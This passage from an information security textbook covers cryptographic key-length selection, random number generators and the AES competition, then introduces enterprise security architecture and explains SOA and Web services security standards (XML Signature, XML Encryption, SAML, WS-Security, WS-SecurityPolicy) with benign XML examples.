- No reliance on algorithm secrecy
- Explicitly designed for encryption
- Available for analysis
- Subject to analysis
- No practical weaknesses

When designing systems that use cryptography, it is also important to build in proper redundancies and compensating controls, because it is entirely possible that the algorithms or implementation may fail at some point in the future or at the hands of a determined attacker.

Selecting Appropriate Key Lengths

Although proper design, algorithm selection, and implementation are critical factors for a cryptosystem, the selection of key lengths is also very important. Security professionals and their IT peers often associate the number of "bits" a product uses with the measure of its level of protection. As Bruce Schneier so precisely puts it in his paper "Security Pitfalls in Cryptography": "…reality isn't that simple. Longer keys don't always mean more security."[14] As stated earlier, the cryptographic functions are but part of the security strategy. Once all the components and vulnerabilities of a encryption strategy have been reviewed and addressed, one can start to consider key lengths.

In theory, the greater the key length, the more difficult the encryption is to break. However, in practice, there are performance and practical concerns that limit the key lengths to be used. In general, the following factors will determine what key sizes are used:

- Value of the asset it is protecting (compare to cost to break it)
- Length of time it needs protecting (minutes, hours, years, centuries)
- Determination of attacker (individual, corporate, government)
- Performance criteria (seconds versus minutes to encrypt/decrypt)

Therefore, high value data that needs to protected for a long time, such as trade secrets, requires long key lengths. Whereas, a stock transaction may only be of value for a few seconds, and therefore is well protected with shorter key lengths. Obviously, it is usually better to err toward longer key sizes than shorter. It is fairly common to see recommendations of symmetric key lengths, such as for 3DES or IDEA, of 112 to 128 bits, while 1024- to 2048-bit lengths are common for asymmetric keys, such as for RSA encryption.

Random Number Generators

As discussed earlier, random number generators are critical to effective cryptosystems. Hardware-based RNG are generally believed to be the best, but more costly form of implementation. These devices are generally based on random physical events, and therefore should generate data that is nearly impossible to predict.

Software RNGs obviously require additional operating system protection, but also protection from covert channel analysis. For example, systems that use system clocks may allow an attacker access to this information via other means, such as remote system statistics or network time protocols. Bruce Schneier has identified software random number generators as being a common vulnerability among crypto implementations [SOURCE], and to that end has made an excellent free PRNG available, with source code, to anyone. This PRNG has undergone rigorous independent review.

Source Code Review

Even if standard and publicly scrutinized algorithms and methods are used in an application, this does not guarantee that the application will work as expected. Even open-source algorithms are difficult to implement correctly because there are many nuances (e.g., cipher modes in DES and proper random number generation) that the programmer may not understand. Also, as discussed in previous sections, many commercial encryption packages have sloppy coding errors such as leaving plaintext temporary files unprotected. Cryptographic application source code should be independently reviewed to ensure that it actually does what is expected.

Vendor Assurances

Vendor assurances are easy to find. Many products claim that their data or communications are encrypted or are secure; however, unless they provide any specific details, it usually turns out that this protection is not really there or is really just "obfuscation" at work. There are some industry evaluations and standards that may assist in selecting a product. Some examples are the Federal Information Processing Standards (FIPS), the Common Criteria evaluations, ICSA, and some information security publications.

New Algorithms

Advanced Encryption Algorithm (AES)

A new robust encryption algorithm was needed to replace the aging Data Encryption Standard (FIPS 46-3), which had been developed in the 1970s. In September 1997, NIST issued a Federal Register notice soliciting an unclassified, publicly disclosed encryption algorithm that would be available royalty-free, worldwide. Following the submission of 15 candidate algorithms and three publicly held conferences to discuss and analyze the candidates, the field was narrowed to five candidates:

- MARS (IBM)
- RC6TM (RSA Laboratories)
- RIJNDAEL (Joan Daemen, Vincent Rijmen)
- Serpent (Ross Anderson, Eli Biham, Lars Knudsen)
- Twofish (Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, Niels Ferguson)

NIST continued to study all available information and analyses about the candidate algorithms, and selected one of the algorithms, the Rijndael algorithm, to propose for the AES. The Secretary of Commerce approved FIPS 197, Advanced Encryption Standard (AES), which, effective May 26, 2002, makes it compulsory and binding on federal agencies for the protection of sensitive, unclassified information. The development and public review process has proven very interesting, showing the power of public review of cryptographic algorithms.

Conclusion

The appropriate use of cryptography is critical to modern information security, but it has been shown that even the best defenses can fail. It is critical to understand that cryptography, while providing excellent protection, can also lead to serious problems if the whole system is not considered. Ultimately, practitioners must understand not only the details of the crypto products they are using, but what they are in fact protecting, why these controls are necessary, and who they are protecting these assets against.

Notes

1. Schneier, Bruce, *Applied Cryptography,* New York: John Wiley, 1995, p. 19.
2. Stallings, William, *Cryptography and Network Security*: *Principles and Practice,* Englewood Cliffs: Prentice-Hall, 2002, p. 19.
3. Spafford, *Practical UNIX and Internet Security, Sebastapol*: O'Reilly & Associates, 2003, p. 19.
4. Schneier, Bruce, *Applied Cryptography,* New York: John Wiley, 1995, p. 11.
5. Stallings, William, *Cryptography and Network Security: Principles and Practices,* Englewood Cliffs: Prentice-Hall, 2002, p. 26.
6. Stallings, William, *Cryptography and Network Security: Principles and Practice,* Englewood Cliffs: Prentice-Hall, 2002, pp. 7–9.
7. Kahn, David, *The Codebreakers: The Story of Secret Writing,* New York: Scribner, 1983, p. 19.
8. Smith, Richard, E., *Internet Cryptography,* Reading, MA: Addison-Wesley, 1997, p. 95.
9. Pfleeger, E., Charles, *Security in Computing,* Englewood Cliffs: Prentice-Hall, 1996, p. 19.
10. Smith, Richard, E., *Internet Cryptography,* Reading, MA: Addison-Wesley, 1997, p. 91.
11. Anderson, Ross, Kuhn, and Markus, Low Cost Attacks on Tamper Resistant Devices, *Security Protocols, 5th Int. Workshop,* 1997.
12. Smith, Richard E., *Internet Cryptography,* p. 19.
13. Smith, Richard E., *Internet Cryptography,* , p. 52.
14. Schneier, Bruce, *Security Pitfalls in Cryptography,* http://www.counterpane.com/pitfalls. html.

Domain 6
Enterprise Security Architecture

The Enterprise Security Architecture Domain contains the concepts, principles, structures, and standards used to design, implement, monitor, and secure operating systems, equipment, networks, applications, and those controls used to enforce various levels of confidentiality, integrity, and availability.

Building an information system requires a balance among various requirements, such as capability, flexibility, performance, ease of use, cost, business requirements, and security. Security should be considered a requirement from the beginning — it is simply another feature that needs to be included. Attempting to retrofit the required and desired security controls after the fact can lead to user frustration, a lowered security posture, and significantly increased implementation costs. Based on the importance of each requirement, various trade-offs may be necessary during the design of the system. Thus, it is important to identify what security features must be included. Then if a performance or flexibility requirement means downgrading or not including a security feature, the architecture designers can keep the primary goals of the system in check and make compromises on the nonessential points.

Security architecture is simply a view of an overall system architecture from a security perspective. It provides some insight into the security services, mechanisms, technologies, and features that can be used to satisfy system security requirements. It provides recommendations on where, within the context of the overall system architecture, security mechanisms should be placed. The security view of a system architecture focuses on the system security services and high-level mechanisms, allocation of security-related functionality, and identified interdependencies among security related components, services, mechanisms, and technologies, and at the same time reconciling any conflict among them. The security architecture is only one aspect of the enterprise or system architecture, which may also include network architecture or physical connectivity architecture.

Security architecture describes how the system is put together to satisfy the security requirements. It is not a description of the functions of the system; it is more of a design overview, describing at an abstract level the relationships between key elements of the hardware, operating systems, applications, network, and other required components to protect the organization's interests. It should also describe how the functions in the system development process follow the security requirements. For example, if the security requirements specify that the system must have a given level of assurance as to the correctness of the security controls, the security architecture must prescribe these specifications in the development process.

Security requirements are not added steps to the development process; instead, the specifications or guidelines of the security architecture provide an influence during all development processes. During the beginning stages, the security architecture should outline high-level security issues, such as the system security policy, the level of assurance required, and any potential impacts security could have on the design process. As the system is developed, the security architecture should evolve in parallel, and may even need to be slightly ahead of the development process so that the security requirements will guide the development process.

The chapters presented here provide the necessary breadth to address the challenges of developing a security architecture and the insight to evaluate the existing or legacy architecture of an organization.

Chapter 16

Service-Oriented Architecture and Web Services Security

Glenn J. Cater

Contents

Introduction
Foundations for Web Services and Web Services-Security
    eXtensible Markup Language
        XML Extensions
    Simple Object Access Protocol
    WSDL and UDDI
    XML Signature
    XML Encryption
Security Assertion Markup Language
Web Services Security Standards
    WS-Security
    WS-Policy and WS-SecurityPolicy
    WS-Trust
    WS-SecureConversation
    WS-Federation
    WS-Authorization and WS-Privacy (Proposed Standards)
    WS-I Basic Security Profile 1.0
Putting It All Together
Conclusion
Further Readings

The concept of service-oriented architecture (SOA) has been around in various forms for some time, but the SOA model has really become popular of late because of advances in Web technology, Web services, and standards. Although the concept of an SOA is not tied to a specific technology, in most cases SOA now refers to a distributed system using Web services for communication. Other examples of SOA architectures are primarily based upon remote procedure calls, which use binary or proprietary standards that cause challenges with interoperability. Web services solve the problems of interoperability because they are based upon eXtensible Markup Language (XML), by nature an interoperable standard. Significant effort is being put into developing security standards for Web services to provide integrity, confidentiality, authentication, trust, federated identities, and more. Those security standards will be the focus of this chapter, which will cover XML, XML encryption, XML signature, Simple Object Access Protocol (SOAP), Security Assertion Markup Language (SAML), WS-Security, and other standards within the WS-Security family.

Introduction

So what is an SOA? SOA is an architectural model based upon independent (or loosely coupled) services, with well-defined interfaces designed in such a way as to promote reuse. SOA fits extremely well with an architecture based on Web services, which by nature meet the definition of loose coupling and well-defined interfaces. For instance, as an example of a service in SOA, imagine a user directory that is accessible via Web services. In this example, the interface may specify functions, or methods, that include searching the directory (searchDirectory), password resets (resetPassword), updating user information (updateUser), and adding and removing users (addUser, removeUser). As long as the interface is adequately defined, the consumer of the service does not need to know how the service is implemented to use it. Figure 16.1 illustrates a simplified SOA.




Figure 16.1 Simplified SOA example.

Figure 16.1 shows that each service is reasonably independent and has a well-defined purpose. The idea behind SOA is that, provided the services and their interfaces are designed well, they can be combined together in different ways to build different types of applications. For example, the order-processing service may be accessible from both the public Web site for placing orders and the internal Web site for sales and marketing purposes. Services expose their functionality through industry standard Web service interfaces described using the Web Services Description Language (WSDL), which is discussed later in this chapter.

In the simple example mentioned earlier, there is no security shown on Figure 16.1. To add security to this picture some of the following need to be addressed:

- Network security, operating system security (server hardening), application security, and physical security
- Transport security, typically via the use of Secure Sockets Layer (SSL)
- Web service security, through the use of the Web Service-Security family (WS-*) of standards for securing Web services messages
- Utilizing other WS-Security extensions to provide trust relationships between the company, the payment provider, and the shipping provider

Web services and Web Services Security standards make heavy use of XML. XML has revolutionized data exchange because of its simplicity and power. As a simple, human-readable, text format XML has facilitated data exchange between applications and businesses even across dissimilar systems.

The remainder of this chapter discusses Web services and the methods used to secure applications and data in an SOA environment. XML, XML encryption, XML signature, SOAP, SAML, and Web Services Security standards will also be covered as part of this chapter.

Foundations for Web Services and Web Services-Security

Web services and Web Services Security are based upon a number of standards that should be understood to some extent by a security practitioner. The idea is to provide an overview of the relevant standards here and how they fit together. Then for some of the more complex standards we will delve into more detail in later sections.

eXtensible Markup Language

XML is the basic building block upon which all the other Web services standards and Web Services Security standards are built. XML is a free, open standard recommended by the World Wide Web Consortium (W3C) as a method of exchanging data using a simple text-based format. The fact that XML is a simple, human-readable format and works across heterogeneous systems makes it perfect for Web services and SOAs for which the service and the consumer (client) may be on different platforms.

The example in Figure 16.2 is a snippet of XML describing a person. This simple example shows how XML can be easily read by a human being. The structure of the XML clearly identifies this as data related to a person (see the Person element in Figure 16.2). So in addition to exchange of data, the XML gives some understanding of what the data represents.

```
<?xml version="1.0"?>
<Person>
     <First_Name>John</First_Name>
     <Last_Name>Doe</Last_Name>
     <Eye_Color>Hazel</Eye_Color>
     <Height>5'10"</Height>
     <Date_Of_Birth>February 21, 1982</Date_Of_Birth>
</Person>
```

Figure 16.2 Simple XML example.

XML Extensions

Although not really important for the understanding of how XML relates to Web Services Security, there are some extensions to XML that should be included for completeness.

XML Schema is an important extension that allows the structure of XML to be defined similar to the way in which a SQL database schema is defined. Among other things, XML Schema specifies what the structure of the XML should be, such as the order in which elements appear, how many of each element is allowed, and the data types. XML Schema is useful for creating specifications and for automatically validating the correctness of XML.

XML also has the concept of "XML namespaces." XML namespaces provide a way to avoid naming conflicts. For example, imagine that there are two different definitions of an employee in XML; to differentiate them XML namespaces can be used. The way this is done is by prefixing the name with a namespace prefix, for example <abc:Employee>, where abc is the namespace prefix that contains a definition of the employee type.

Other extensions exist that provide powerful ways to extract and query data in an XML message. These extensions are called XPath and XQuery. XPath provides a way to reference parts of the XML structure, whereas XQuery is a powerful query language that allows queries to be written against the XML data, similar to SQL, which is the query language for relational databases.

Simple Object Access Protocol

SOAP is an important messaging protocol that forms the basis for the Web services protocol stack. SOAP messages are designed to be independent of a transport protocol, but are most often transmitted via HTTP or HTTPS when used with Web services. SOAP messages are not tied to the HTTP protocol, however, and may also be used in message queuing systems, sent through e-mail, or via other transport mechanisms.

The SOAP standard is based upon XML and defines the structure of messages that can be passed between systems. Messages defined in SOAP have an envelope, a header, and a body as shown in Figure 16.3. The SOAP header allows for the inclusion of security elements such as digital signatures and encryption within the message. Although security elements are not restricted only to the header, it is used heavily with WS-S standards to transmit security information with the message.

There are two primary messaging modes used by SOAP—"document" mode and remote procedure call (RPC) mode. Document mode is good for one-way transmission of messages, in which the sender submits the SOAP message but does not expect a response. RPC mode is more commonly used and is a request–response model in which the sender submits the SOAP request and then waits for a SOAP response.




Figure 16.3 An SOAP message.

WSDL and UDDI

The Web Services Description Language (WSDL) and Universal Description, Discovery, and Integration (UDDI) standards allow a consumer of a Web service to understand how to find a Web service and how to use that service. This includes the following:

a. Discovery of basic information about the service such as the service name
b. Where to find the service, including network endpoints and protocol used
c. How to call the service (the service contract)

WSDL is essentially metadata in the form of XML that describes how to call a Web service. There is a security concern with the protection of the WSDL data, because if it falls into the wrong hands it can expose information about your network. The WSDL metadata may be stored as an XML file, but is often available via a URL on the same application server where the Web service is hosted. The WSDL should be made available only to authorized users of the service. Later in this chapter, we will discuss how security policy requirements are included in WSDL.

UDDI is different in that it defines a standard for a directory of Web services. This allows other applications or organizations to discover the WSDL for a Web service that meets their need. Businesses publish the WSDL for their Web service in the directory so that it can be easily discovered by others. UDDI directories can be hosted publicly on the Internet or internally within corporations to allow services to be discovered dynamically. Security of UDDI directories must be maintained to prevent man-in-the-middle attacks, by which a fake Web service could be published in place of a real one. UDDI builds upon other Web Services Security standards to ensure integrity and trust for the data within the directory, which is particularly important for publicly accessible directories.

XML Signature

XML signature provides for integrity and authentication of XML data through the use of digital signatures and can be applied not only to XML but to any digital content. The primary use within Web Services Security is to sign XML messages to ensure integrity and to prove the identity of

```
<Signature ID?>
  <SignedInfo>
    <CanonicalizationMethod/>
    <SignatureMethod/>
    (<Reference URI? >
      (<Transforms>)?
      <DigestMethod>
      <DigestValue>
    </Reference>)+
  </SignedInfo>
  <SignatureValue>
  (<KeyInfo>)?
  (<Object ID?>)*
</Signature>

? = Zero or One Occurrence
+ = One or More Occurrences
* = Zero or More Occurrences
```

Figure 16.4 Informal XML signature syntax.

the signer. Figure 16.4 shows an informal representation of the XML signature syntax. The details are removed to simplify explanation of the structure. Unfortunately, a more complete explanation of how digital signatures work is beyond the scope of this discussion.

XML signature is itself represented as XML, as Figure 16.4 shows. The structure contains the following elements:

- Signature is the containing element that identifies that this is a digital signature.
- SignedInfo contains the references to, and digests of, the data that is digitally signed.
- CanonicalizationMethod refers to the way the SignedInfo element is prepared before the signature is calculated. The reason for this is because different platforms may interpret data slightly differently (e.g., carriage returns <CR> versus carriage return/line feeds <CRLF>), which would cause signatures to compute differently on different platforms.
- SignatureMethod refers to the algorithm used for signature generation or validation, for example *dsa-sha1*, which refers to the use of the DSA algorithm with the SHA-1 hashing function.
- The Reference element is complex, but in a nutshell it refers to the data being signed, which is either part of the same XML data, or a uniform resource identifier (URI) that refers to external data, such as a document, Web page, or other digital content. In addition, the reference element defines transforms that will affect the content prior to being passed to the digest for computing the hash (via DigestMethod). The resultant hash value is stored as DigestValue.
- SignatureValue is the actual computed signature value. Rather than digitally signing the actual content, the signature is computed over SignedInfo so that all the references, algorithms, and digest values are digitally signed together, which ensures the integrity of the data being signed.
- KeyInfo enables the recipient to obtain the key needed to validate the signature, if necessary. This structure is fairly complex and is described in more detail under XML Encryption.
- The Object element contains arbitrary XML data that can be referenced within SignedInfo. It can also include a Manifest element, which provides an alternate list of references, where

```
<Signature Id="MySignature"
  xmlns="http://www.w3.org/2000/09/xmldsig#">
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
  <Reference URI="http://www.company.com/file.doc">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <DigestValue>j90j2fnkfew3...</DigestValue>
  </Reference>
  </SignedInfo>
  <SignatureValue>GFh8fw3greU...</SignatureValue>
  <KeyInfo>
    <KeyValue>
      <DSAKeyValue>
        <P>...</P><Q>...</Q><G>...</G><Y>...</Y>
      </DSAKeyValue>
    </KeyValue>
  </KeyInfo>
</Signature>
```

Figure 16.5 XML signature example.

the integrity of the list itself is validated, but the integrity of the actual items will not invalidate the signature. The purpose of such a list might be to include an inventory of items that should accompany the manifest. It also defines a SignatureProperties element by which other properties of the signature are stored such as the date and time the signature was created.

The XML signature standard defines three types of digital signatures, which are enveloped, enveloping, and detached. Enveloped signature refers to a signature on XML data, whereby the Signature element is contained within the body of the XML. Enveloping signatures contain the XML content that is being signed, and this is where the Object element is used to contain the data that is signed. Finally the detached signature type signs content that is external to the XML signature, defined by an URI, which may be external digital content, but can also include elements within the same XML data such as sibling elements. Figure 16.5 provides an example of a detached signature.

As discussed earlier, XML signature allows any type of digital content to be signed, and there are uses for XML signature that go beyond the scope of Web Services Security. However, this overview of XML signature is intended to provide a foundation for understanding how it relates to Web Services Security.

XML Encryption

By design, XML is a plain text format with no security built in. XML encryption provides data confidentiality through a mechanism for encrypting XML content that relies on the use of shared

```
<EncryptedData Id? Type? MimeType? Encoding?>
  <EncryptionMethod/>?
  <ds:KeyInfo>
    <EncryptedKey>?
    <AgreementMethod>?
    <ds:KeyName>?
    <ds:RetrievalMethod>?
    <ds:*>?
  </ds:KeyInfo>?
  <CipherData>
    <CipherValue>?
    <CipherReference URI?>?
  </CipherData>
  <EncryptionProperties>?
</EncryptedData>

? = Zero or One Occurrence
+ = One or More Occurrences
* = Zero or More Occurrences
```

Figure 16.6 Informal XML encryption syntax.

symmetric encryption keys. Standard key exchange techniques based on public-key cryptography provide secrecy for the shared key. Typically the shared key is included within the XML message in an encrypted form, is referenced by name or URI, or is derived from some key exchange data. Symmetric encryption keys are used to encrypt data for performance reasons because public-key encryption can be very slow in comparison.

Figure 16.6 shows an informal representation of the XML encryption syntax. The details are removed to simplify explanation of the structure.

Like XML signature, XML encryption is itself represented as XML, as Figure 16.6 shows. The structure contains the following elements:

- EncryptedData is the containing element that identifies that this is encrypted data.
- EncryptionMethod defines the encryption algorithm that is used to encrypt the data, such as Triple-DES (3DES). This is an optional element and if it is not present, then the recipient must know what algorithm to use to decrypt the data.
- ds:KeyInfo contains information about the encryption key that was used to encrypt the message. Either the actual key is embedded in encrypted form or there is some information that allows the key to be located or derived.
- EncryptedKey contains an encrypted form of the shared key. As mentioned previously this key will typically be encrypted using public-key cryptography. There may be multiple recipients of a message, each with their own encrypted key element.
- AgreementMethod is an alternate way of deriving a shared key by using a method such as Diffie–Hellman. Providing key agreement methods means that the key does not need to be previously shared or embedded within the EncryptedKey element.
- ds:KeyName provides another way of identifying the shared encryption key by name.
- ds:RetrievalMethod provides a way to retrieve the encryption key from a URI reference, either contained within the XML or external to it.
- ds:* refers to the fact that there is other key information, such as X.509v3 keys, PGP keys, and SPKI keys that can be included.

```
<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'
  Type='http://www.w3.org/2001/04/xmlenc#Element'/>
  <EncryptionMethod
    Algorithm='http://www.w3.org/2001/04/xmlenc#tripledes-cbc'/>
    <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
      <ds:KeyName>John Doe</ds:KeyName>
    </ds:KeyInfo>
  <CipherData><CipherValue>F59E7F12</CipherValue></CipherData>
</EncryptedData>
```

Figure 16.7 Example of an XML-encrypted message.

- CipherData is the element that contains the actual encrypted data, either with CypherValue as the encrypted data encoded as base64 text or by using CypherReference to refer to the location of the encrypted data, in the XML or otherwise.
- EncryptionProperties contains additional properties such as the date and time the data was encrypted.

Figure 16.7 shows an example of an XML-encrypted message. The encrypted data is clearly visible in the CipherValue element.

This basic overview of the XML encryption standard helps to give some background on how data confidentiality can be achieved with XML; however, there is much more detail than can be covered here.

The XML signature and XML encryption standards together form the basic security building blocks upon which the rest of the WSS standards rely.

Security Assertion Markup Language

SAML is a standard framework based upon XML for communicating user identity, user entitlements, and user attributes between organizations or entities in separate security domains. SAML builds upon XML signature and XML encryption to provide integrity, confidentiality, and authentication of SAML assertions.

SAML allows an entity or organization to vouch for the identity of an individual, via a SAML assertion (a portable XML authentication token). The SAML assertion can be presented as proof of identity to another entity provided a trust relationship has been established between the two parties. This can be important for SOAs for which services are located within separate companies or security domains. This concept is really the basis of federated identity, which insulates organizations from the details of authentication and identity management within other organizations.

SAML attempts to solve several problems:

- Web single sign-on—by which a user can sign into one Web site and then later sign into a second related Web site using the credentials (a SAML assertion) provided by the first site.
- Delegated identity—by which credentials supplied to an initial Web site or service can be utilized by that service to perform actions on behalf of the user. An example is a travel Web site, which can pass the user identity to other services to perform airline, hotel, and car rental reservations.

- Brokered single sign-on—by which a third-party security service authenticates the user. The credentials provided by the third-party security service can then be used to authenticate to multiple Web sites.
- Attribute-based authorization—by which attributes about the user are placed into the SAML assertion. These attributes are then used to make authorization decisions. For example, user "John Doe" has level "director" in the "human resources" department; based upon these attributes he is allowed certain access to the human resources systems.

Within the SAML assertion will be some information about a user's identity, such as the user's e-mail address, X.509 subject name, Kerberos principal name, or an attribute such as employee identification number. For privacy purposes, SAML 2.0 introduced the concept of pseudonyms (or pseudorandom identifiers), which can be used in place of other types of identifiers, thereby hiding personal identification information such as an e-mail address. SAML provides two main ways to confirm the subject's identity. One way is referred to as "holder of key," where the sender of the message (the subject) typically holds the key that was used to digitally sign the message. The other confirmation method is referred to as "sender vouches," which means that the digital signature on the message was created by a trusted third party.

This description of SAML is intended to provide some understanding of where it fits within SOAs. By leveraging trust relationships between service providers, SAML provides loose coupling and independence with respect to user identity. SAML is also referenced by the WS-S standards as a type of security token.

Web Services Security Standards

To gain an understanding of how all the Web Services Security protocols fit together, refer to the illustration in Figure 16.8. This diagram shows how XML signature, XML encryption, and SOAP form the foundation of the stack, with the other Web Services Security standards building upon them. Other standards, such as WSDL, UDDI, SAML, WS-Policy, and WS-PolicyAttachment




Figure 16.8 WS-S standards.

are listed down the right-hand side of the Figure 16.8 that have relationships to the security standards, but are not specifically security standards themselves.

It is clear from Figure 16.8 that the WS-Security protocol suite is complex, which can serve to discourage adoption of these standards into an SOA, particularly for application developers whose job is complicated by these security protocols. This complexity can lead to a reliance on SSL and firewall policies to provide point-to-point security for SOAP messages. Fortunately, tools are available to simplify integration of security into Web services and SOA.

WS-Security

The WS-Security standard, also referred to as WSS: SOAP Message Security, specifies extensions to SOAP that provide message integrity, message confidentiality, and message authentication. WS-Security leverages XML signature to ensure that the integrity of the message is maintained and XML encryption to provide confidentiality of the message. Security tokens are supported for authentication purposes to provide assurance that the message originated from the sender identified in the message.

There are three categories of security tokens that are defined by WS-Security: username tokens, binary security tokens, and XML tokens. Each of the security tokens supported by WS-Security fits within one of these categories. Examples of security tokens are usernames and passwords (UsernameToken), Kerberos tickets (BinarySecurityToken), X.509v3 certificates (BinarySecurityToken), and SAML (XML Token). The WS-Security header is designed to be extensible to add additional security token types.

Figure 16.9 shows where the WS-Security SOAP extensions appear within the header of the SOAP message.

```
<S11:Envelope>
  <S11:Header>
    <wsse:Security>
      (<wsse:UsernameToken>|
       <wsse:BinarySecurityToken>|
       [..XML Token..])*
      <ds:Signature>
        ...
        <ds:Reference URI="#MsgBody">
        ...
      </ds:Signature>*
      <xenc:ReferenceList>
        <xenc:DataReference URI="#MsgBody"/>
      </xenc:ReferenceList>*
    </wsse:Security>
  </S11:Header>
  <S11:Body>
    <!-- XML Encrypted Body -->
    <xenc:EncryptedData Id="MsgBody”>
      ...
      <xenc:CipherData>
    </xenc:EncryptedData>
  </S11:Body>
</S11:Envelope>
```

Figure 16.9 An SOAP message with WS-S extensions.

The example in Figure 16.9 shows that the structure of a SOAP message is altered when WS-Security extensions are added. It also shows how the security tokens, XML signature, and XML encryption fit within the WS-Security (wsse) header. The receiver of a message with WS-Security extensions processes the extensions in the order they appear in the header, so in this case the signature is verified on the message body and then the message is decrypted.

The following five types of tokens are discussed in version 1.1 of the standard:

- Username token, which is the most basic type of token. A UsernameToken contains a username to identify the sender and it can also contain a password as plain text, a hashed password, a derived password, or an S/KEY password. Obviously, the use of plain-text passwords is strongly discouraged.
- X.509 token, which is a BinarySecurityToken, identifies an X.509v3 certificate that is used to digitally sign or encrypt the SOAP message through the use of XML signature or XML encryption.
- Kerberos token, which is also a BinarySecurityToken, includes a Kerberos ticket used to provide authentication. Ticket granting tickets (TGT) and service tickets (ST) are supported.
- SAML token, which is an XML token, provides a SAML assertion as part of the SOAP security header.
- Rights expression language (REL) token, which is an XML token, provides an ISO/IEC 21000 or MPEG-21 license for digital content. This type of token is used for communicating the license to access, consume, exchange, or manipulate digital content.

WS-Security allows for the inclusion of time stamps within the SOAP security header. Time stamps can be required (see WS-Policy and WS-SecurityPolicy) to determine the time of creation or expiration of SOAP messages.

In addition, WS-Security defines how to add attachments to SOAP messages in a secure manner by providing confidentiality and integrity for attachments. Support for both multipurpose Internet mail extensions (MIME) attachments and XML attachments is provided.

SOAP messages and attachments may be processed by different intermediaries along the route to the final recipient, and WS-Security allows parts of messages to be targeted to different recipients to provide true end-to-end security. There is an important distinction between point-to-point security technologies such as SSL and end-to-end security in which there are multiple intermediaries. A possible scenario is that one intermediary might need to perform some processing on a message before passing the message along; however, some parts of the message are confidential and intended only for the final recipient. SSL would not provide the necessary security in this scenario.

WS-Policy and WS-SecurityPolicy

The WS-Policy standard by itself is not directly related to security. Its purpose is to provide a framework for describing policy requirements in a machine-readable way. A policy might describe communication protocols, privacy requirements, security requirements, or any other type of requirement. WS-SecurityPolicy builds upon the WS-Policy framework to define security policies for WS-Security, WS-Trust, and WS-SecureConversation.

The following types of assertions are available within WS-SecurityPolicy:

- Protection assertions (integrity, confidentiality, and required elements), which define which portions of a message should be signed or encrypted and which header elements must be present.

- Token assertions, which specify the types of security token that must be included (or not included), such as UsernameToken, IssuedToken (third-party-issued token, e.g., SAML), X509Token, KerberosToken, SpnegoContextToken (used with WS-Trust), SecurityContext-Token (external), SecureConversationToken (used with WS-SecureConversation), SamlToken, RelToken, HttpsToken (requires use of HTTPS).
- Security-binding assertions, which define requirements for cryptographic algorithms, time stamps, and the order of signing and encrypting; whether the signature must be encrypted or protected; and whether signatures must cover the entire SOAP header and body.
- WS-Security assertions, which indicate which aspects of WS-Security must be supported within the message.
- WS-Trust assertions, which define policy assertions related to WS-Trust.

There is a related standard, called WS-PolicyAttachment, that defines attachment points within WSDL at which security policies can be defined. This provides a mechanism for describing the security policy associated with a Web service along with the Web service interface definition.

WS-Trust

